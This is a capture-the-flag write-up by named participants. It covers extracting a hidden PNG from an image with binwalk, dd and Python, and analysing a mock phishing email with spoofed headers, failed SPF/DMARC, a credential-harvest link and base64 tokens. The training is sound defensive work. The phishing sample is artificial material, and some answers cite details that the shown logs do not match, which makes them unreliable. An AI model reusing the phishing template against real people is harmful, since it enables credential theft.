

Tools Used:

Exiftool, Binwalk, Python3 and Aperisolve

Solving Step-by-step:

First, I downloaded the provided challenge file. I opened the file and looked at its contents, but didn't immediately notice anything suspicious. From there, I thought there might be hidden data within the file, so I tried using tools like file, exiftool, and binwalk

I'm submitting this text to proceed to Part 2 because in Part 1 I was asked what tools I would use to obtain the requested information. **I used the `file`, `exiftool`, and `binwalk` commands. A hidden PNG image (567x567) was found embedded at offset 0x12B3D, and a ZIP archive was found at the end of the file (0xC8108).**



Latte - Part 2

Solved On: Monday, April 13 2026

Solved by: Adel Septiana Sinaga

Flag Retrieved: pu-flag{h0w-d0-y0u-f1nd-m3}

Challenges overview:

extract hidden files from the main file, then analyze the contents of those files to find flags.

Key Findings:

- The file contains multiple embedded objects that are not visible when opened normally.
- Using analysis tools, a hidden **PNG image (567×567)** and a **ZIP archive** were discovered at specific offsets.
- The presence of these embedded files indicates the use of steganography or file concatenation techniques.
- The extracted PNG file contains further hidden information, which leads to the flag.

Forensic Analysis:

Using the `file`, `exiftool`, and `binwalk` commands, I was able to identify the data embedded within the file. A hidden PNG image (567×567) was found at offset 0x12B3D, along with a ZIP archive located at the end of the file (0xC8108).

Tools Used:

Exiftool, Binwalk, Python3 and Aperisolve

Solving Step-by-step:

First, I downloaded the provided challenge file. I opened the file and looked at its contents, but didn't immediately notice anything suspicious. From there, I thought there might be hidden data within the file, so I tried using tools like file, exiftool, and binwalk

```

PS C:\Users\ADEL SINAGA> wsl
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA$ cd steggano
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ file coffee-latte.png
coffee-latte.png: JPEG image data, baseline, precision 8, 800x600, components 3
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ exiftool coffee-latte.png
ExifTool Version Number      : 12.76
File Name                    : coffee-latte.png
Directory                   : .
File Size                    : 819 kB
File Modification Date/Time   : 2026:04:13 08:04:14+07:00
File Access Date/Time        : 2026:04:13 08:10:18+07:00
File Inode Change Date/Time   : 2026:04:13 08:04:14+07:00
File Permissions              : -rwxrwxrwx
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
Image Width                  : 800
Image Height                 : 600
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 800x600
Megapixels                   : 0.480
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ binwalk coffee-latte.png

```

DECIMAL	HEXADECIMAL	DESCRIPTION
76605	0x12B3D	PNG image, 567 x 567, 8-bit/color RGB, non-interlaced
76646	0x12B66	Zlib compressed data, default compression
819464	0xCB108	End of Zip archive, footer length: 22

CTF - C I O ayam tiren - Adel Septiana Sinaga

After discovering a hidden PNG file using binwalk, I tried to extract it manually using the `dd` command. I used the offset I found earlier (76605 / 0x12B3D) to retrieve the PNG data. Once the process was complete, I checked the extracted file `hidden.png`. The results confirmed that the file was indeed a PNG.

```

adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ dd if=coffee-latte.png of=hidden.png bs=1 skip=76605
^C220526+0 records in
220526+0 records out
220526 bytes (221 kB, 215 KiB) copied, 406.916 s, 0.5 kB/s

adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ cd _coffee-latte.png.extracted/
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano/_coffee-latte.png.extracted$ ls
12B66 12B66.zlib  output.bin
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano/_coffee-latte.png.extracted$ file *
12B66: empty
12B66.zlib: zlib compressed data
output.bin: data
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano/_coffee-latte.png.extracted$ file 12B66
12B66: empty
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano/_coffee-latte.png.extracted$ ls -la
total 1672
drwxrwxrwx 1 adel adel 4096 Apr 13 08:13
drwxrwxrwx 1 adel adel 4096 Apr 13 08:18
-rwxrwxrwx 1 adel adel 0 Apr 13 08:11 12B66
-rwxrwxrwx 1 adel adel 742840 Apr 13 08:11 12B66.zlib
-rwxrwxrwx 1 adel adel 965261 Apr 13 08:13 output.bin
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano/_coffee-latte.png.extracted$ file output.bin
output.bin: data
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano/_coffee-latte.png.extracted$ cd ..
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ dd if=coffee-latte.png of=hidden.png bs=1 skip=76605 count=742840
^C29778+0 records in
29778+0 records out
29778 bytes (30 kB, 29 KiB) copied, 48.291 s, 0.6 kB/s


hidden.png: PNG image data, 567 x 567, 8-bit/color RGB, non-interlaced

```



CTF - C I O ayam tiren - Adel Septiana Sinaga

In addition, I also checked the extraction results from the `\_coffee-latte.png.extracted/` folder generated by binwalk, and found several files such as: `zlib` file and `output.bin`. To ensure more accurate extraction, I reused `dd` with a specific size limit (count): **dd if=coffee-latte.png of=hidden.png bs=1 skip=76605 count=742840** I also tried another method using Python to search for the PNG signature (`\x89PNG`) and extract it directly. After that, the `hidden2.png` file was successfully obtained and verified as a valid PNG.


```
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ cd /mnt/c/Users/ADEL SINAGA/steggano
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ python3 -c "
with open('coffee-latte.png', 'rb') as f:
    data = f.read()
magic = bytes([0x89, 0x50, 0x4E, 0x47, 0x0D, 0x0A, 0x1A, 0x0A])
offset = data.find(magic, 1000) # skip awal file
print('PNG found at offset:', offset)
print('Hex:', hex(offset))
"
PNG found at offset: 76605
Hex: 0x12b3d
adel@LAPTOP-37277V3F:/mnt/c/Users/ADEL SINAGA/steggano$ python3 -c "
with open('coffee-latte.png', 'rb') as f:
    data = f.read()
magic = bytes([0x89, 0x50, 0x4E, 0x47, 0x0D, 0x0A, 0x1A, 0x0A])
offset = data.find(magic, 1000)
with open('hidden2.png', 'wb') as f:
    f.write(data[offset:])
print('Extracted from offset:', offset)
"
file hidden2.png
Extracted from offset: 76605
hidden2.png: PNG image data, 567 x 567, 8-bit/color RGB, non-interlaced
```



Then I analyzed the PNG file using Aperisolve to find the flag. I scrolled through it, and the superimposed flag was immediately visible.



MailMailSnailMail

Solved On: Monday, April 13 2026

Solved by: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{Th15-1s-4n-4tt3mpt3d-Ph1sh1ng-Y0u-H4v3-LE4rned}

Challenges overview:

To find suspicious email and gather information from it

Key Findings:

Its another challenge to find something

Forensic Analysis:


Needed to extract all the raw data to read it

Tools Used:

ChatGPT, python, cyber chef

Solving Step-by-step:

Because i dont have eml viewer i ask GPT to create me python code to parse/reader for the eml file.



I need to check everything about the email so we want it without template(all raw)

The image shows a ChatGPT interface with a dark theme. The chat window contains a message in Indonesian asking for a way to extract all strings from an email file without a template. The response provides two methods: a simple one and a cleaner one. The simple method is a Python script that reads a file, decodes it, and prints the text. The cleaner method is a more complex script that filters out non-printable characters. Below the chat window, a terminal window shows the output of the simple script, displaying the raw email content.

langsung extract semua string tanpa template

Kalau kamu mau langsung ekstrak semua string mentah dari file `.eml` tanpa peduli struktur (tanpa parsing field seperti subject/from), kamu bisa baca file dan ambil semua teks yang bisa didecode.

Berikut cara paling simpel:

Versi Super Sederhana (ambil semua teks)

```
Python
def extract_all_strings(file_path):
    with open(file_path, "rb") as f:
        data = f.read()

    # decode semua isi jadi string (abaikan error)
    text = data.decode("utf-8", errors="ignore")

    print(text)

# pakai
extract_all_strings("email.eml")
```

Versi Lebih "bersih" (filter karakter ter...ca saja)

Kalau mau hanya ambil karakter printable:

+ Ask anything

ChatGPT can make mistakes. Check important info. See [Cookie Preferences](#).

```
File Edit View
# /var/log/mail/swtp-inbound.log
# InternalCorp MX Gateway -- mx.internalcorp.net
# Log period: 2025-04-07 09:00:00 to 09:10:00 CDT

Apr 7 09:10:14 mx postfix/smtpd[11204]: connect from mail.internalcorp.net[10.0.0.10]
Apr 7 09:10:17 mx postfix/smtpd[11204]: disconnect from mail.internalcorp.net[10.0.0.10]
Apr 7 09:14:22 mx postfix/smtpd[11281]: connect from mail.securepayments-verify.com[185.220.101.47]
Apr 7 09:14:23 mx postfix/smtpd[11281]: NOQUEUE: reject: RCPT from mail.securepayments-verify.com[185.220.101.47]: SPF fail for domain internalcorp.net; from=<security-noreply@internalcorp.net> to=<j.harris@internalcorp.net>
Apr 7 09:14:24 mx postfix/smtpd[11281]: warning: hostname mail.securepayments-verify.com does not resolve to 185.220.101.47 -- reverse DNS mismatch
Apr 7 09:14:28 mx postfix/smtpd[11281]: 4A3F280C12: client=mail.securepayments-verify.com[185.220.101.47]
Apr 7 09:14:29 mx postfix/cleanup[11282]: 4A3F280C12: message-id=<CUE3-...@securepayments-verify.com>
Apr 7 09:14:32 mx postfix/qmgr[1109]: 4A3F280C12: from=<security-noreply@internalcorp.net>, size=4872, mrcpt=1 (queue active)
Apr 7 09:14:32 mx postfix/local[11290]: 4A3F280C12: to=<j.harris@internalcorp.net>, relay=local, delay=0.6, status=delivered (mailbox)

# --- Outbound log ---
Apr 7 09:18:44 mx postfix/smtp[11401]: connect to 185.220.101.47[185.220.101.47]:443
Apr 7 09:18:46 mx postfix/smtp[11401]: note: connection attempt from user session j.harris, source 10.0.0.88

# --- DNS query log ---
Apr 7 09:18:43 dnswa[882]: query[A] securepayments-verify.com from 10.0.0.88
Apr 7 09:18:43 dnswa[882]: reply securepayments-verify.com is 185.220.101.47

CTF - C I O ayam tirm - Mohamad Ashraf Malabali
```

```
Windows PowerShell
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\asraf\exiftool-13.52_64\chall (11)\dist> python .\extracteml.py
Received: from mail.securepayments-verify.com (mail.securepayments-verify.com [185.220.101.47])
    by mx.internalcorp.net (Postfix) with ESMTP id 4A3F2B0C12
    for <j.harris@internalcorp.net>; Mon, 07 Apr 2025 09:14:32 -0500 (CDT)
Received: from smtp-relay.internalcorp.net (smtp-relay.internalcorp.net [10.0.0.25])
    by mail.securepayments-verify.com (Postfix) with ESMTP id 9D21C3A8F1
    for <j.harris@internalcorp.net>; Mon, 07 Apr 2025 09:14:29 -0500 (CDT)
Received: from [192.168.4.88] (unknown [192.168.4.88])
    by smtp-relay.internalcorp.net (Postfix) with ESMTPSA id 7BC10A1D04
    for <j.harris@internalcorp.net>; Mon, 07 Apr 2025 09:14:26 -0500 (CDT)
MIME-Version: 1.0
Date: Mon, 07 Apr 2025 14:14:25 +0000
Message-ID: <CLUE3-Y2hly2tfdGhX2F0dGFjaG1lbnQ=@securepayments-verify.com>
From: "IT Security - InternalCorp" <security-noreply@internalcorp.net>
Reply-To: harvest@securepayments-verify.com
To: j.harris@internalcorp.net
Subject: [ACTION REQUIRED] Verify Your Account - Unusual Login Detected
X-Mailer: Microsoft Outlook 16.0
X-Originating-IP: 185.220.101.47
Authentication-Results: mx.internalcorp.net;
    spf=fail (sender IP is 185.220.101.47;
        expected internalcorp.net) smtp.mailfrom=internalcorp.net;
    dkim=none;
    dmarc=fail action=none header.from=internalcorp.net
Content-Type: multipart/mixed; boundary="====_Part_Boundary_7743992"

====_Part_Boundary_7743992
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE html>
<html>
<body style=3D"font-family: Arial, sans-serif; color: #333;">
<div style=3D"max-width:600px; margin:auto; border:1px solid #ddd; padding:=
24px;">
  <h2 style=3D"color:#c0392b;">Unusual Sign-In Activity Detected</h2>
  <p>Dear Jamie Harris,</p>
  <p>We detected a sign-in from an unrecognized device. Verify immediately:=
</p>
  <p style=3D"text-align:center;">
    <a href=3D"http://185.220.101.47/verify?token=3DeyJlc2VyIjogImpoYXJyaXMiLAibmV4dCI6ICJkZWVhZGVfYXR0YWNobWVudCJ9"
      style=3D"background:#c0392b;color:white;padding:12px 24px;text-decor=
ation:none;">
      Verify My Account
    </a>
  </p>
  <p style=3D"font-size:11px;color:#999;">This link expires in 24 hours.</=
p>
</div>
</body>
</html>

====_Part_Boundary_7743992
Content-Type: application/pdf; name="Security_Notice.pdf"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Security_Notice.pdf"

cHUtZmxhZ3tUaDE1LTFzLTRuLTR0dDNTcHQzZC1QaDFzaDFuZy1ZMHUtSDR2My1MRTRybmVkfQ==

====_Part_Boundary_7743992--

PS C:\asraf\exiftool-13.52_64\chall (11)\dist> |
```

CTF - C I O ayam tiren - Mohamad Ashraf Malabali

Because it is a question based challenge i'll not explain much. The answer is in the log shown

Now we got the raw file we can answer the part 1 question:

1. What is the sender's claimed domain?
2. How does it differ from the legitimate company domain internalcorp.net?
3. Where would any reply actually go?

We can answer that question from looking this part:

from=<security-noreply@internalc0rp.net>

to=<j.harris@internalcorp.net>

from mail.securepayments-verify.com[185.220.101.47], reply securepayments-verify.com is 185.220.101.47

So the answer:

1. internalc0rp.net

2. Its 0(zero) instead of o(letter o)

Fake: internalc0rp.net

Real: internalcorp.net

3. securepayments-verify.com → 185.220.101.47

Lets answer for question part 2


- connect from mail.securepayments-verify.com[185.220.101.47]
Ip = 185.220.101.47
- The suspicious/forged hop is the one implying or suggesting internal delivery via mail.internalcorp.net[10.0.0.10]
Why it is impossible (in an external email context)
10.0.0.10 is a private RFC1918 IP address and it is not routable on the public internet Therefore, an external sender (185.220.101.47) cannot legitimately claim it passed through that host as an internet hop
- At 09:18:43, the DNS log shows
A workstation 10.0.0.88 queried:
securepayments-verify.com
DNS responded:
securepayments-verify.com → 185.220.101.47

Part 3 because its include about encoding part we will use cyberchef

Url :

<http://185.220.101.47/verify?token=eyJ1c2VyIjogImpoYXJyaXMiLCaibmV4dCI6ICJkZWVudCJ9GVfYXR0YWNobWVudCJ9>

token=eyJ1c2VyIjogImpoYXJyaXMiLCaibmV4dCI6ICJkZWVudCJ9GVfYXR0YWNobWVudCJ9



My answer:

1.

<http://185.220.101.47/verify?token=eyJ1c2VyIjogImpoYXJyaXMiLCaibmV4dCI6ICJkZWVudCJ9GVfYXR0YWNobWVudCJ9>

decode from base64: {\"user\": \"jharris\", \"next\": \"decode_attachment\"}

2. this means The attacker knows the target's username: jharris|

3.

Message-ID:

<CLUE3-Y2hIY2tfdGhIX2F0dGFjaG1lbnQ=@securepayments-verify.com>

Y2hIY2tfdGhIX2F0dGFjaG1lbnQ= decode with base64

